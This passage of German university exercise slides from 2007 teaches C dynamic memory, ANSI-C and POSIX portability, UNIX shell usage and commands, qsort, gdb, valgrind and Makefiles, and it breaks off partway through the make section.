Softwaresysteme I
Übungen

Jürgen Kleinöder
Michael Stilkerich

Sommersemester 2007

U1 1. Übung

U1-1 Überblick

- Ergänzungen zu C
  - Dynamische Speicherverwaltung
  - Portable Programme
- Aufgabe 1
- UNIX-Benutzerumgebung und Shell
- UNIX-Kommandos

U1-2 Dynamische Speicherverwaltung

- Erzeugen von Feldern der Länge n:
  - mittels: `void *malloc(size_t size)`

```
struct person *personen;
personen = (struct person *)malloc(sizeof(struct person)*n);
if(personen == NULL) ...
```

  - mittels: `void *calloc(size_t nelem, size_t elsize)`

```
struct person *personen;
personen = (struct person *)calloc(n, sizeof(struct person));
if(personen == NULL) ...
```

  - `calloc` initialisiert den Speicher mit `0`
  - `malloc` initialisiert den Speicher nicht
  - explizite Initialisierung mit `void *memset(void *s, int c, size_t n)`

```
memset(personen, 0, sizeof(struct person)*n);
```

U1-2 Dynamische Speicherverwaltung (2)

- Verlängern von Felder, die durch malloc bzw. realloc erzeugt wurden:

```
void *realloc(void *ptr, size_t size)
```

```
neu = (struct person *)realloc(personen,
                               (n+10) * sizeof(struct person));
if(neu == NULL) ...
```

- Freigeben von Speicher

```
void free(void *ptr);
```

  - nur Speicher der mit einer der alloc-Funktionen zuvor angefordert wurde darf mit free freigegeben werden!

U1-3 Portable Programme

- 1. Verwenden der standardisierten Programmiersprache ANSI-C
  - gcc-Aufrufoptionen

```
-ansi -pedantic
```

- 2. Verwenden einer standardisierten Betriebssystemschnittstelle, z.B. POSIX
  - gcc-Aufrufoption

```
-D_POSIX_SOURCE
```

  - oder **#define** im Programmtext

```
#define _POSIX_SOURCE
```

- Programm sollte sich mit folgenden gcc-Aufruf compilieren lassen

```
gcc -ansi -pedantic -D_POSIX_SOURCE -Wall -Werror
```

1 POSIX


- Standardisierung der Betriebssystemschnittstelle:
  Portable **O**perating **S**ystem **I**nterface (IEEE Standard 1003.1)
- POSIX.1 wird von verschiedenen Betriebssystemen implementiert:
  - SUN Solaris, SGI Irix, DIGITAL Unix, HP-UX, AIX
  - Linux
  - Windows (POSIX Subsystem)
  - ...

2 ANSI-C

- Normierung des Sprachumfangs der Programmiersprache C
- Standard-Bibliotheksfunktionen
  (z. B. printf, malloc, …)

3 Header-Files: ANSI und POSIX

- In den Standards ANSI-C und POSIX.1 sind Header-Files definiert, mit
  - Funktionsdeklarationen (auch Funktionsprototypen genannt)
  - typedefs
  - Makros und defines
  - Wenn in der Aufgabenstellung nicht anders angegeben, sollen ausschließlich diese Header-Files verwendet werden.



4 ANSI-C Header-Files

- **`assert.h`**: assert()-Makro
- **`ctype.h`**: Makros und Funktionen für Characters (z.B. tolower(), isalpha())
- **`errno.h`**: Fehlerauswertung (z.B. errno-Variable)
- **`float.h`**: Makros für Fließkommazahlen
- **`limits.h`**: Enthält Definitionen für Systemschranken
- **`locale.h`**: Funktion setlocale()
- **`math.h`**: Mathematische Funktionen für double
- **`setjmp.h`**: Funktionen setjmp(), longjmp()
- **`signal.h`**: Signalbehandlung
- **`stdarg.h`**: Funktionen und Makros für variable Argumentlisten
- **`stddef.h`**: Def. von ptrdiff_t, NULL, size_t, wchar_t, offsetpf, errno
- **`stdio.h`**: I/O Funktionen (z.B. printf(), scanf(), fgets())
- **`stdlib.h`**: Hilfsfunktionen (z.B. malloc(), getenv(), rand())
- **`string.h`**: Stringmanipulation (z.B. strcpy())
- **`time.h`**: Zeitmanipulation (z.B. time(), ctime(), strftime())

5 POSIX Header-Files

- **dirent.h**: opendir(), readdir(), rewinddir(), closedir()
- **fcntl.h**: open(), creat(), fcntl()
- **grp.h**: getgrgid(), getgrnam()
- **pwd.h**: getpwuid(), getpwnam()
- **setjmp.h**: sigsetjmp(), siglongjmp()
- **signal.h**: kill(), sigemptyset(), sigfillset(), sigaddset(), sigdelset(), sigismember(), sigaction, sigprocmask(), sigpending(), sigsuspend()
- **stdio.h**: ctermid(), fileno(), fdopen()
- **sys/stat.h**: umask(), mkdir(), mkfifo(), stat(), fstat(), chmod()
- **sys/times.h**:times()
- **sys/types.h**:enthält betriebssystemabhängige Typdefinitionen
- **sys/utsname.h**:uname()
- **sys/wait.h**:wait(), waitpid()
- **termios.h**: cfgetospeed(), cfsetospeed(), cfgetispeed(), cfsetispeed(), tcgetattr(), tcsetattr(), tcsendbreak(), tcdrain(), tcflush(), tcflow()
- **time.h**: time(), tzset()
- **utime.h**: utime()
- **unistd.h**: alle POSIX-Funktionen, die nicht in den obigen Header-Files definiert sind (z.B. fork(), read())

6 POSIX Datentypen


- Typ-Deklarationen über typedef-Anweisung — Beispiel

```
typedef unsigned long dev_t;
dev_t device;
```

- Betriebssystemabhängige Typen aus `<sys/types.h>`:
  - **`dev_t`**: Gerätenummer
  - **`gid_t`**: Gruppen-ID
  - **`ino_t`**: Seriennummer von Dateien (Inodenummer)
  - **`mode_t`**: Dateiattribute (Typ, Zugriffsrechte)
  - **`nlink_t`**: Hardlink-Zähler
  - **`off_t`**: Dateigrößen
  - **`pid_t`**: Prozess-ID
  - **`size_t`**: entspricht dem ANSI-C size_t
  - **`ssize_t`**: Anzahl von Bytes oder -1
  - **`uid_t`**: User-ID

U1-4 1. Aufgabe

1 Warteschlange als verkette Liste



- Strukturdefinition:

```
struct listelement {
   int value;
   struct listelement *next;
};
typedef struct listelement listelement; /* optional */
```

- Funktionen:
  - **`void append_element(int)`**: Anfügen eines Elements ans Listenende
  - **`int remove_element()`**: Entnehmen eines Elements vom Listenanfang

U1-5 Benutzerumgebung

- die voreingestellte Benutzerumgebung umfasst folgende Punkte:
  - Benutzername
  - Identifikation **(User-Id und Group-Ids)**
  - Home-Directory
  - Shell

U1-6 Sonderzeichen

- einige Zeichen haben unter UNIX besondere Bedeutung
- Funktionen:
  - Korrektur von Tippfehlern
  - Steuerung der Bildschirm-Ausgabe
  - Einwirkung auf den Ablauf von Programmen

U1-6 Sonderzeichen (2)

- die Zuordnung der Zeichen zu den Sonderfunktionen kann durch ein UNIX-Kommando (***stty(1)***) verändert werden
- die Vorbelegung der Sonderzeichen ist in den verschiedenen UNIX-Systemen leider nicht einheitlich
- Übersicht:

<BACKSPACE>	letztes Zeichen löschen (häufig auch **<DELETE>**)
<CTRL>U	alle Zeichen der Zeile löschen (manchmal auch **<DELETE>** oder **<CTRL> X**)
<CTRL>C	Interrupt - Programm wird abgebrochen
<CTRL>\	Quit - Programm wird abgebrochen + core-dump
<CTRL>Z	Stop - Programm wird gestoppt (nicht in sh)
<CTRL>D	End-of-File
<CTRL>S	Ausgabe am Bildschirm wird angehalten
<CTRL>Q	Ausgabe am Bildschirm läuft weiter

U1-7 UNIX-Kommandointerpreter: Shell

auf den meisten Rechnern stehen verschiedene Shells zur Verfügung:

sh **Bourne-Shell** - erster UNIX-Kommandointerpreter
(wird vor allem für Kommandoprozeduren verwendet)

ksh **Korn-Shell** - ähnlich wie Bourne-Shell, aber mit eingebautem Zeileneditor (vi- oder emacs-Modus)

csh **C-Shell** (stammt aus der Berkeley-UNIX-Linie) - vor allem für interaktive Benutzung geeignet

tcsh **erweiterte C-Shell** - enthält zusätzliche Editier-Funktionen, ähnlich wie Korn-Shell

bash Shell der GNU-Distribution (*Bourne-Again SHell*)

1 Aufbau eines UNIX-Kommandos

UNIX-Kommandos bestehen aus:

- **Kommandonamen**
  (der Name einer Datei in der ein ausführbares Programm oder eine Kommandoprozedur für die Shell abgelegt ist)

- einer Reihe von **Optionen** und **Argumenten**
  - ➤ Kommandoname, Optionen und Argumente werden durch Leerzeichen oder Tabulatoren voneinander getrennt
  - ➤ Optionen sind meist einzelne Zeichen hinter einem Minus(**–**)-Zeichen
  - ➤ Argumente sind häufig Namen von Dateien, die von dem Kommando bearbeitet werden

  Nach dem Kommando wird automatisch in allen Directories gesucht, die in der *Environment-Variablen* **$PATH** aufgelistet sind.

!!! Sicherheitsprobleme wenn das aktuelle Directory im Pfad ist (Trojanische Pferde)

2 Vordergrund- / Hintergrundprozess

- die Shell meldet mit einem Promptsymbol (z. B. **`faui09%`**), dass sie ein Kommando entgegennehmen kann
- die Beendigung des Kommandos wird abgewartet, bevor ein neues Promptsymbol ausgegeben wird - **Vordergrundprozess**
- wird am Ende eines Kommandos ein **&**-Zeichen angehängt, erscheint sofort ein neues Promptsymbol - das Kommando wird im Hintergrund bearbeitet - **Hintergrundprozess**

2 Vordergrund- / Hintergrundprozess (2)

- **Jobcontrol**:
  - ➤ durch **<CTRL>Z** kann die Ausführung eines Kommandos *(Job)* angehalten werden - es erscheint ein neues Promptsymbol
  - ➤ funktioniert nicht in der *Bourne-Shell*
- die Shell (*csh*, *tcsh*, *ksh, bash*) stellt einige Kommandos zur Kontrolle von Hintergrundjobs und gestoppten Jobs zur Verfügung:

jobs	Liste aller existierenden Jobs
bg %n	setze Job **n** im Hintergrund fort
fg %n	hole Job **n** in den Vordergrund
stop %n	stoppe Hintergrundjob **n**
kill %n	beende Job **n**

3 Ein- und Ausgabe eines Kommandos

- jedes Programm wird beim Aufruf von der Shell mit 3 E/A-Kanälen versehen:

  stdin Standard-Eingabe (Vorbelegung = Tastatur)

  stdout Standard-Ausgabe (Vorbelegung = Terminal)

  stderr Fehler-Ausgabe (Vorbelegung = Terminal)

- diese E/A-Kanäle können auf Dateien umgeleitet werden oder auch mit denen anderer Kommandos verknüpft werden ***(Pipes)***

4 Umlenkung der E/A-Kanäle auf Dateien

- die Standard-E/A-Kanäle eines Programms können von der Shell aus umgeleitet werden
  (z. B. auf reguläre Dateien oder auf andere Terminals)
- die Umleitung eines E/A-Kanals erfolgt in einem Kommando (am Ende) durch die Zeichen **<** und **>**, gefolgt von einem Dateinamen
- durch **>** wird die Datei ab Dateianfang überschrieben, wird statt dessen **>>** verwendet, wird die Kommandoausgabe an die Datei angehängt
- Syntax-Übersicht

<datei1	legt den Standard-Eingabekanal auf **datei1**, d. h. das Kommando liest von dort
>datei2	legt den Standard-Ausgabekanal auf **datei2**
>&datei3	*(csh, tcsh)* legt Standard- und Fehler-Ausgabe auf **datei3**
2>datei4	*(sh, ksh, bash*) legt den Fehler-Ausgabekanal auf **datei4**
2>&1	*(sh, ksh, bash)* verknüpft Fehler- mit Standard-Ausgabekanal (Unterschied zu **”>datei 2>datei”** !!!)

5 Pipes

- durch eine **Pipe** kann der Standard-Ausgabekanal eines Programms mit dem Eingabekanal eines anderen verknüpft werden
- die Kommandos für beide Programme werden hintereinander angegeben und durch **|** getrennt
- Beispiel:

```
ls -al | wc
```

  - ➤ das Kommando **wc** (Wörter zählen), liest die Ausgabe des Kommandos **ls** und gibt die Anzahl der Wörter (Zeichen und Zeilen) aus

- *Csh* und *tcsh* erlauben die Verknüpfung von Standard-Ausgabe und Fehler-Ausgabe in einer Pipe:
  - ➤ Syntax: **|&** statt **|**

6 Kommandoausgabe als Argumente

- die Standard-Ausgabe eines Kommandos kann einem anderen Kommando als Argument gegeben werden, wenn der Kommandoaufruf durch `` geklammert wird
- Beispiel:

```
rm `grep -l XXX *`
```

  - das Kommando **`grep -l XXX`** liefert die Namen aller Dateien, die die Zeichenkette **XXX** enthalten auf seinem Standard-Ausgabekanal
    - ➥ es werden alle Dateien gelöscht, die die Zeichenkette **XXX** enthalten

7 Quoting

Wenn eines der Zeichen mit Sonderbedeutung (wie **<**, **>**, **&**) als Argument an das aufzurufende Programm übergeben werden muß, gibt es folgende Möglichkeiten dem Zeichen seine Sonderbedeutung zu nehmen:

- Voranstellen von \ nimmt genau einem Zeichen die Sonderbedeutung
  \ selbst wird durch \\ eingegeben
- Klammern des gesamten Arguments durch **" "**,
  " selbst wird durch **\"** angegeben
- Klammern des gesamten Arguments durch **' '**,
  ' selbst wird durch **\'** angegeben

8 Environment

- Das *Environment* eines Benutzers besteht aus einer Reihe von Text-Variablen, die an alle aufgerufenen Programme übergeben werden und von diesen abgefragt werden können
- Mit dem Kommando ***env(1)*** können die Werte der Environment-Variablen abgefragt werden:

```
% env
EXINIT=se aw ai sm
HOME=/home/jklein
LOGNAME=jklein
MANPATH=/local/man:/usr/man
PATH=/home/jklein/.bin:/local/bin:/usr/ucb:/bin:/usr/bin
SHELL=/bin/sh
TERM=vt100
TTY=/dev/pts/1
USER=jklein
HOST=faui43d
```

8 Environment (2)

- Mit dem Kommando ***env(1)*** kann das Environment auch nur für ein Kommando gezielt verändert werden
- Auf Environment-Variablen kann – wie auf normale Shell-Variablen auch – durch **$Variablenname** in Kommandos zugegriffen werden
- Mit dem Kommando ***setenv(1)*** (C-Shell) bzw. ***set*** und ***export*** (Shell) können Environment-Variablen verändert und neu erzeugt werden:

```
% setenv PATH "$HOME/.bin.sun4:$PATH"

$ set PATH="$HOME/.bin.sun4:$PATH"; export PATH
```

8 Environment (2)

- Überblick über einige wichtige Environment-Variablen

$USER	Benutzername (BSD)
$LOGNAME	Benutzername (SystemV)
$HOME	Homedirectory
$TTY	Dateiname des Login-Geräts (Bildschirm) bzw. des Fensters (Pseudo-TTY)
$TERM	Terminaltyp (für bildschirmorientierte Programme, z. B. *emacs*)
$PATH	Liste von Directories, in denen nach Kommandos gesucht wird
$MANPATH	Liste von Directories, in denen nach Manual-Seiten gesucht wird (für Kommando ***man(1)***)
$SHELL	Dateiname des Kommandointerpreters (wird teilweise verwendet, wenn aus Programmen heraus eine Shell gestartet wird)
$DISPLAY	Angabe, auf welchem Rechner/Ausgabegerät das X-Windows-System seine Fenster darstellen soll

U1-8 UNIX-Kommandos

- man-Pages
- Dateisystem
- Benutzer
- Prozesse
- diverse Werkzeuge

1 man-Pages

- Aufgeteilt nach verschiedenen *Sections*
  - (1) Kommandos
  - (2) Systemaufrufe
  - (3) Bibliotheksfunktionen
  - (5) Dateiformate (spezielle Datenstrukturen, etc.)
  - (7) verschiedenes (z.B. Terminaltreiber, IP, …)
- man-Pages werden normalerweise mit der Section zitiert: **`printf(3)`**
- Aufruf unter Linux

```
man [section] Begriff

z.B. man 3 printf
```

- Suche nach Sections: **`man -f Begriff`**
  Suche von man-Pages zu einem Stichwort: **`man -k Stichwort`**

2 Dateisystem

ls		Directory auflisten wichtige Optionen:
	-l	langes Ausgabeformat
	-a	auch mit **.** beginnende Dateien werden aufgeführt
chmod		Zugriffsrechte einer Datei verändern
cp		Datei(en) kopieren
mv		Datei(en) verlagern (oder umbenennen)
ln		Datei linken (weiteren Verweis auf gleiche Datei erzeug.)
ln -s		Symbolic link erzeugen
rm		Datei(en) löschen
mkdir		Directory erzeugen
rmdir		Directory löschen (muß leer sein!!!)

3 Benutzer

id, groups	eigene Benutzer-Id und Gruppenzugehörigkeit ausgeben
who	am Rechner angemeldete Benutzer
finger	ausführlichere Information über angemeldete Benutzer
finger user@faui02	Info über Benutzer am CIP-Pool

4 Prozesse

ps		Prozessliste ausgeben
	-u *x*	Prozesse des Benutzers x
	-ef	alle Prozesse (-e), ausführliches Ausgabeformat (-f)
top		Prozessliste, sortiert nach aktueller Aktivität
kill <*pid*>		Prozess "abschießen" (Prozess kann aber bei Bedarf noch aufräumen oder den Befehl sogar ignorieren)
kill -9 <*pid*>		Prozess "gnadenlos abschießen" (Prozess hat keine Chance)

5 diverse Werkzeuge

cat	Datei(en) hintereinander ausgeben
more, less	Dateien bildschirmweise ausgeben
head	Anfang einer Datei ausgeben (Vorbel. 10 Zeilen)
tail	Ende einer Datei ausgeben (Vorbel. 10 Zeilen)
pr, lp, lpr	Datei ausdrucken
wc	Zeilen, Wörter und Zeichen zählen
grep, fgrep, egrep	nach bestimmten Mustern bzw. Zeichenketten suchen
find	Dateibaum traversieren
sed	Stream-Editor
tr	Zeichen abbilden
awk	pattern-scanner
cut	einzelne Felder aus Zeilen ausschneiden
sort	sortieren

U2 2. Übung

U2-1 Überblick

- Ein-Ausgabefunktionen in C
  (letzter Abschnitt Vorlesungsstoff ab Seite A 2-111)
- Aufgabe 2: qsort
- Debugger
- valgrind
- Übersetzen von Projekten mit "make"

U2-2 Aufgabe 2: Sortieren mittels qsort

1 Funktion *qsort(3)*


- Prototyp aus **`stdlib.h`**:

```
void qsort(void *base,
           size_t nel,
           size_t width,
           int (*compare) (const void *, const void *));
```

- Bedeutung der Parameter:
  - **base** : Zeiger auf das erste Element des Feldes, dessen Elemente sortiert werden sollen
  - **nel** : Anzahl der Elemente im zu sortierenden Feld
  - **width**: Größe eines Elements
  - **compare**: Vergleichsfunktion

2 Arbeitsweise von *qsort(3)*

- **qsort** vergleicht je zwei Elemente mit Hilfe der Vergleichsfunktion compare
- sind die Elemente zu vertauschen, dann werden die entsprechenden Felder komplett ausgetauscht, z.B.:



3 Vergleichsfunktion

- Die Vergleichsfunktion erhält Zeiger auf Feldelemente, d.h. die übergebenen Zeiger haben denselben Typ wie das Feld
- Die Funktion vergleicht die beiden Elemente und liefert:
  - <0, falls Element 1 kleiner bewertet wird als Element 2
  - 0, falls Element 1 und Element 2 gleich gewertet werden
  - >0, falls Element 1 größer bewertet wird als Element 2
- Beispiel
  - ’z’, ’a’ -> 1
  - 1, 5 -> -1
  - 5,5 -> 0

U2-3 Debuggen mit dem gdb

- Programm muß mit der Compileroption **`-g`** übersetzt werden

```
gcc -g -o hello hello.c
```

- Aufruf des Debuggers mit gdb <Programmname>

```
gdb hello
```

- im Debugger kann man u.a.
  - Breakpoints setzen
  - das Programm schrittweise abarbeiten
  - Inhalt Variablen und Speicherinhalte ansehen und modifizieren
- Debugger außerdem zur Analyse von core dumps
  - Erlauben von core dumps:
    z. B. **`limit coredumpsize 1024k`** oder **`limit coredumpsize unlimited`**

1 Breakpoints

- Breakpoints:
  - **b** <Funktionsname>
  - **b** <Dateiname>:<Zeilennummer>
  - Beispiel: Breakpoint bei main-Funktion

```
b main
```


- Starten des Programms mit **run** (+ evtl. Befehlszeilenparameter)
- Schrittweise Abarbeitung mit
  - **s** (step: läuft in Funktionen hinein) bzw.
  - **n** (next: läuft über Funktionsaufrufe ohne in diese hineinzusteppen)
- Fortsetzen bis zum nächsten Breakpoint mit **c** (continue)
- Breakpoint löschen: **delete** <breakpoint-nummer>

2 Variablen, Stack

- Anzeigen von Variablen mit **`p`** <variablenname>
- Automatische Anzeige von Variablen bei jedem Programmhalt (Breakpoint, Step, ...) mit **`display`** <variablenname>
- Setzen von Variablenwerten mit **`set`** <variablenname>**`=`**<wert>
- Ausgabe des Funktionsaufruf-Stacks: **`bt`**

3 The Data Display Debugger (DDD)

- Komfortable, grafische Schnittstelle für gdb



4 Emacs und gdb

- gdb lässt sich auch sehr komfortabel im Emacs verwenden
- Aufruf mit "**`ESC-x gdb`**" und bei der Frage "**`Run gdb on file:`**" das mit der **`-g`**-Option übersetzte ausführbare File angeben
- Breakpoints lassen sich (nachdem der gdb gestartet wurde) im Buffer setzen, in welchem das C-File bearbeitet wird: **`CTRL-x SPACE`**


U2-4 valgrind

- Baukasten von Debugging- und Profiling-Werkzeugen (ausführbarer Code wird durch synthetische CPU auf Softwareebene interpretiert ➔ Ausführung erheblich langsamer!)
  - ◆ Memcheck: erkennt Speicherzugriff-Probleme
    - ➤ Nutzung von nicht-initialisiertem Speicher
    - ➤ Zugriff auf freigegebenen Speicher
    - ➤ Zugriff über das Ende von allokierten Speicherbereichen
    - ➤ Zugriff auf ungültige Stack-Bereiche
    - ➤ …
  - ◆ Helgrind: erkennt Koordinierungsprobleme zwischen mehreren Threads
    - ➤ siehe Aufgabe 8
    - ➤ in valgrind 3.1.X nicht verfügbar
  - ◆ Cachegrind: zur Analyse des Cache-Zugriffsverhaltens eines Programms
- Aufrufbeispiel: **`valgrind --tool=memcheck wsort`** oder **`valgrind wsort`**

U2-5 Make

- Problem: Es gibt Dateien, die aus anderen Dateien generiert werden.
  - Zum Beispiel kann eine test.o Datei aus einer test.c Datei unter Verwendung des C-Compilers generiert werden.

- Ausführung von *Update*-Operationen
- **`Makefile`**: enthält Abhängigkeiten und Update-Regeln (Befehlszeilen)



1 Beispiel

```
test: test.o func.o
    cc -o test test.o func.o

test.o: test.c test.h func.h
    cc -c test.c

func.o: func.c func.h test.h
    cc -c func.c
```

2 Allgemeines

- Kommentare beginnen mit **#** (bis Zeilenende)
- Befehlszeilen müssen mit TAB beginnen
- das zu erstellende Target kann beim **make**-Aufruf angegeben werden (z.B. **make test**)
  - wenn kein Target angegeben wird, bearbeitet make das erste Target im Makefile
- beginnt eine Befehlszeile mit **@** wird sie nicht ausgegeben
- jede Zeile wird mit einer neuen Shell ausgeführt (d.h. z.B. **cd** in einer Zeile hat keine Auswirkung auf die nächste Zeile)

3 Makros

- in einem Makefile können Makros definiert werden

```
SOURCE = test.c func.c
```

- Verwendung der Makros mit **$(*NAME*)** oder **${*NAME*}**

```
test: $(SOURCE)
    cc -o test $(SOURCE)
```

4 Dynamische Makros

- `$@` Name des Targets

```
test: $(SOURCE)
    cc -o $@ $(SOURCE)
```

- `$*` Basisname des Targets

```
test.o: test.c test.h
    cc -c $*.c
```

- `$?` Abhängigkeiten, die jünger als das Target sind
- `$<` Name einer Abhängigkeit (in impliziten Regeln)

5 … Makros

- Erzeugung neuer Makros durch Konkatenation

```
OBJS += hallo.o
```

oder

```
OBJS = $(OBJS)  hallo.o
```

- Erzeugen neuer Makros durch Ersetzung in existierenden Makros

```
